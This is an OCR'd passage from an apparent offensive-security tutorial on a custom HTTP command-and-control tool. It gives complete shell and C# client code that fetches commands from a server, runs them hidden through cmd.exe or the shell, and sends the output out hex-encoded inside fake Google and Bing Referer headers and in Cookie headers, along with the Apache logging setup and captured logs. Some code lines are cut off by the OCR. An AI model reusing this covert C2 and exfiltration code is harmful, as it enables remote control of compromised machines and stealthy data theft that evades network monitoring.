
this is big different between previous code “script.sh” with this new code “script2.sh”. So in this case our payload injected to “referer” by this address “**https://www.google.com/search?...**” but if you think this is not good “referer” address, you can use something like these addresses instead “google.com”

-e “**https://www.yourdomain.com/search/[payload]/result**”
-e “https://www.yourdomain.com/search/5776a6e4874396d45354a775/”
-e “https://www.yourdomain.com/report/5776a6e4874396d45354a775/”
-e “https://www.yourdomain.com/something/5776a6e4874396d45354a775/”
-e “https://www.yourdomain.com/5776a6e4874396d45354a775/search”



Picture 6: Script2.sh
as you can see in “Picture 6” in server-side I used this tool “**NativePayload_HTTP.sh -exfilwebserver 80**“ and I used “script2.sh” in client-side , now we have this message “press enter to continue...” in client-side , in this time in server-side we have some new steps :

step0: script2.sh executed
step1: Client detected by server with IPv4 192.168.56.102
step2: with command “@ **192.168.56.102**” you can have interaction with client.
step3: in this time by this command “**@fhn**” or “**@fheaderon**” you will have Fake-Header with “setting:on”.(this step is new)
step4: by this command “**@xrn**” or “**@xrefon**” you will have Payload Injection via “Referer” HTTP Header Field.(this step is new)
Note: before use “**@xrn**” you should use “**@fhn**” command to enable Fake-Header always and with “**@fhf**” you can disable Fake-Header configuration also with “**@xrf**” or “**@xrefoff**” you can disable Payload Injection via “Referer” HTTP Header Field.
step5: now you can enter your command to execute in client-side. as you can see in the “Picture 6” I used this command **“echo this is test 2 ;)”**
step6: press enter to continue…. (client-side).
step7: you will see command output (server-side).



Picture 7: Script2.sh and command output.

as you can see in “Picture 7” we have command output but in this case our Payload Injected to “Referer” HTTP Header Field. Now we should talk about details behind this method (especially in HTTP Traffic).

Important Point: by this command “**./NatvePayload_HTTP.sh -exfilwebserver 80**” , this code will run Web server based on “Apache” service , it means all /GET request will send from client-side (windows-linux) to “Apache2” service then my Code will monitor (Real-time Monitor with delay) these request via “Apache2 log file” (**“/var/log/apache2/access.log”).**

In the next “Picture 8” you can see what we have in Apache log file for this method , as you can see in this “Picture 8” we have “six lines”.

Note: my Apache log file has this format:

Clients-IPv4 - - [date-time] “GET page HTTP/1.1” status length “referer” “user-agent” “cookie”

by default in apache log file you can see these fields except “**cookie**” and you can add this field by add this line in “**/etc/apache2/apache2.conf**” file like this:

```
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

Note: this “apache configuration” tested by “kali linux” only.

log records (Picture 8):

Line 1: in this line you can see client sent /GET request for download “getcmd.aspx” with Header.[user-agent] “**curl/7.38.0**”


192.168.56.102 - - [date-time] “GET /getcmd.aspx HTTP/1.1” 200 2098 “-” “Curl/7.38.0” “-”

in this time getcmd.aspx downloaded by client and command detected by client (for more information see “html code 1”) also command executed in client-side and finally command output is ready to send to server, so command output will be in next lines in this log file. With line “2 up to 5” you can see we have “referer” field in log file with Exfiltration Payload in this case our payload is “echo” Command output (bytes).for example in line 2 we have something like this:

https://www.google.com/search?ei=bsZAXPSqD&uids=e26353e2836313e2239313b5&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q

in the last line we have finish flag for exfiltration: “**default.aspx?logoff=null**” and this log record has this time [16:00:51] and you can see in the “Picture 8” our output displayed “five seconds” after this “finish flag” in server-side.

192.168.56.102 - - [23/Feb/2019:16:00:51] “GET /default.aspx?logoff=null HTTP/1.1” 200 749 “-” “Curl/7.38.0” “-”



Picture 8: Script2.sh and command output and Apache log file.

So you can see my code in server side displayed all output from client-side by Monitoring this log file and this is good way also this way is very simple.

3.DATA Exfiltration/Sending via “cookie” HTTP Header Field , What is this technique (step by step)?

In this time I want to talk about HTTP “cookie” Header Field for exfiltration, so again we have new “script3.sh” to test this technique by “NativePayload_HTTP.sh” code.
In this technique our payload should inject to “cookie” field in HTTP Header , in previous method I talked about Apache log file also Apache configuration file so as I mentioned we have “cookie” field in Apache log file by adding one line in Apache config file. now we can see cookies in log file like previous technique just in this case we need to focus to “cookie” instead “referer”.

Note: in my code these Configuration will add to apache2 config file , it means all configuration will overwrite by my code but before that my code will create backup from your current apache2.conf file.

Very Important Point : It is my Recommended if your linux is not Kali linux :
If you want to change your apache.conf file manually without use my code then you should change **“NativePayload_HTTP.sh”** code:


```
change from this:
        initApache2ConfigFile;
        echo "[>]:Server.Exfiltration.Mode:Started"
        echo "[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created"
        echo "[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created"
        echo "[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started"
to this:
        #initApache2ConfigFile;
        echo "[>]:Server.Exfiltration.Mode:Started"
        echo "[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created"
        echo "[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created"
        #echo "[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started"
```

so in this case when you want to change manually your Configuration file for Apache in this path "**/etc/apache2/apache2.conf**" you should add these lines manually to this file by this format:

```
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

it is my "recommended" if your Config file is important to you or your linux is not kali linux , because in my code I used Default Apache2 conf file for Kali Linux for overwrite to your conf file.

after these steps you can run this script in server-side "**./NativePayload_HTTP.sh -exfilwebserver**".



Picture 9: Script3.sh

as you can see in "Picture 9", our new "script3.sh" is as same as with "scrip2.sh", except in part of "cookie" you can see where is different between these two codes here:

Script2.sh:

```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```


Script3.sh:

```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.bing.com" -b "viewtype=Default; UniqueIDs=uids=$bytes&$_Random2" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```

you can see with switch "-b" , we can have cookie variable and values: **-b "viewtype=Default; UniqueIDs=uids=$bytes&$_Random2"**
so again like previous technique we have some steps like these:

step0: script3.sh executed
step1: Client detected by server with IPv4 192.168.56.102
step2: with command "@ **192.168.56.102**" you can have interaction with client.
step3: in this time by this command "@**fhn**" or "@**fheaderon**" you will have Fake-Header with "setting:on".

step4: by this command “**@xcn**” or “**@xcookieon**” you will have Payload Injection via “cookie” HTTP Header Field.
Note: before command “**@xcn**” you should use “**@fhn**” command to enable Fake-Header always and with “**@fhf**” you can disable Fake-Header configuration also with “**@xcf**” or “**@xcookieoff**” you can disable Payload Injection via “cookie” HTTP Header Field.
step5: now you can enter your command to execute in client-side. as you can see in the “Picture 10” I used this command **“echo this is test 3 ;)”**
step6: press enter to continue…. (client-side).
step7: you will see command output (server-side).



Picture 10: Script3.sh and command output.
as you can see in the next “Picture 11” we have injected payload as cookie values into Apache log file.

```
#!/bin/sh
OS=`uname`
OSv1=`printf '%s' " $OS " | base64 | xxd -p | rev`
Hostid=`hostname -I | base64 | xxd -p | rev`
HOSid=`echo $Hostid$OSv1`
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid
sleep 1
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpc
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD
sleep 1
        #executing cmd
        output=`$mycmd`
        _Random2=`head /dev/urandom | tr -dc 0-9a-f | head -c8`
        sleep 1
        LocalhostIPv4=`hostname -I`
        output=`echo "[$LocalhostIPv4] => "$output`
        # data/cmd-output sending via chunked (uids=bytes).values start
        for bytes in `echo $output | xxd -p -c 12 | rev`;
        do
        sleep 1.5
                         nohup curl -v \
                        -H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
                        -H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
                        -e "https://www.bing.com" -b "viewtype=Default; UniqueIDs=uids=$bytes&$_Random2" \
                        -A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
                        "http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
        done
        # data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt  2>&1 &
```

```
Terminated
root@oops:~/Desktop/Chapter 12 Tmp# python -m SimpleHTTPServer 800
Serving HTTP on 0.0.0.0 port 800 ...
192.168.56.102 - - [23/Feb/2019 16:12:53] "GET /script3.sh HTTP/1.1" 200 -
Terminated
root@oops:~/Desktop/Chapter 12 Tmp#
root@oops:~/Desktop/Chapter 12 Tmp# cat /var/log/apache2/access.log
192.168.56.102 - - [23/Feb/2019:16:14:51 +0330] "GET /getcmd.aspx HTTP/1.1" 200 2098 "-" "curl/7.38.0" "-"
192.168.56.102 - - [23/Feb/2019:16:14:57 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.bing.com" "Mozilla/5.0 (X11;
 Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0" "viewtype=Default; UniqueIDs=uids=e26353e2836313e2239313b5&96608770"
192.168.56.102 - - [23/Feb/2019:16:14:58 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.bing.com" "Mozilla/5.0 (X11;
 Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0" "viewtype=Default; UniqueIDs=uids=96864702e3d302d502230313&96608770"
192.168.56.102 - - [23/Feb/2019:16:15:00 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.bing.com" "Mozilla/5.0 (X11;
 Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0" "viewtype=Default; UniqueIDs=uids=023302473756470237960237&96608770"
192.168.56.102 - - [23/Feb/2019:16:15:01 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.bing.com" "Mozilla/5.0 (X11;
 Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0" "viewtype=Default; UniqueIDs=uids=a092b3&96608770"
192.168.56.102 - - [23/Feb/2019:16:15:03 +0330] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-" "curl/7.38.0" "-"
root@oops:~/Desktop/Chapter 12 Tmp#
```

Picture 11: Script3.sh and command output.

C# Codes vs Shell Codes:

now I want to talk about C# codes and some important things about C# .

in C# code I used this Method "**DumpHtml()**" instead "**curl**" in shell script.

```
public static string DumpHtml(string url)
    {

        HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
        request.AutomaticDecompression = DecompressionMethods.GZip | DecompressionMethods.Deflate;

        string _output = "";
        using (HttpWebResponse response = (HttpWebResponse)request.GetResponse())
        using (Stream stream = response.GetResponseStream())
        using (StreamReader reader = new StreamReader(stream))
        {
            _output = reader.ReadToEnd();
           return _output.Substring(0, _output.Length - 1);
        }

    }
```

```
public static void DumpHtml(string url , bool FakeHeader , string FakeHeaderMode, string value)
    {

       if (FakeHeader)
       {
          if (FakeHeaderMode.ToUpper() == "REFERER")
          {
             try
             {
                WebClient request = new WebClient();

                request.Headers.Add( HttpRequestHeader.Referer, "https://www.google.com/search?ei=bsZAXPSqD&" + "uids=" + value +
"&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q");
                //request.Headers.Add(HttpRequestHeader.Connection, "keep-alive");
                request.Headers.Add(HttpRequestHeader.Accept, "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
                request.Headers.Add(HttpRequestHeader.AcceptLanguage, "en-US;q=0.8,en;q=0.6");
                request.Headers.Add(HttpRequestHeader.UserAgent, "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0");
                request.DownloadData(url);
                request.Dispose();
```

```
            }
            catch (Exception e)
            {
                Console.WriteLine(e.Message);
            }
        }
        if (FakeHeaderMode.ToUpper() == "COOKIES")
        {
            try
            {
                WebClient request = new WebClient();
                request.Headers.Add(HttpRequestHeader.Referer, @"https://www.bing.com");
                //request.Headers.Add(HttpRequestHeader.Connection, "keep-alive");
                request.Headers.Add(HttpRequestHeader.Accept, "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
                request.Headers.Add(HttpRequestHeader.AcceptLanguage, "en-US;q=0.8,en;q=0.6");
                request.Headers.Add(HttpRequestHeader.UserAgent, "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0");
                request.Headers.Add(HttpRequestHeader.Cookie, "viewtype=Default; UniqueIDs=" + "uids=" + value + "&0011");
                request.DownloadData(url);
                request.Dispose();
            }
            catch (Exception e)
            {
                Console.WriteLine(e.Message);
            }
        }
    }
    else
    {
    }
}
```

also when you want to run CMD or Command , you need something like this Method “_CMDshell()“ .

```
public static string _CMDshell(string _Command1, string _AllIPs)
{
    string xtemp;
    Process prcs = new Process();
    prcs.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
    prcs.StartInfo.CreateNoWindow = true;
    prcs.StartInfo.FileName = "cmd.exe";
    prcs.StartInfo.Arguments = "/C " + _Command1;
    prcs.StartInfo.RedirectStandardOutput = true;
    prcs.StartInfo.RedirectStandardError = true;
    prcs.StartInfo.UseShellExecute = false;
    prcs.Start();
    string CMDoutput = prcs.StandardOutput.ReadToEnd();
    string error = prcs.StandardError.ReadToEnd();
    xtemp = "[" + _AllIPs + "] => " + CMDoutput;
    return xtemp;
}
```

Finally with these simple codes you can execute command also with this code your command output will send to server.

```
temp = _CMDshell(Command1, AllIPs[1].ToString());

if (FakeHeader_onoff_status == "xheader-off")
output = DumpHtml("http://" + args[1] + "/default.aspx?uids=" + temp_rev);

Thread.Sleep(1000);
output = DumpHtml("http://" + args[1] + "/default.aspx?logoff=null");
```

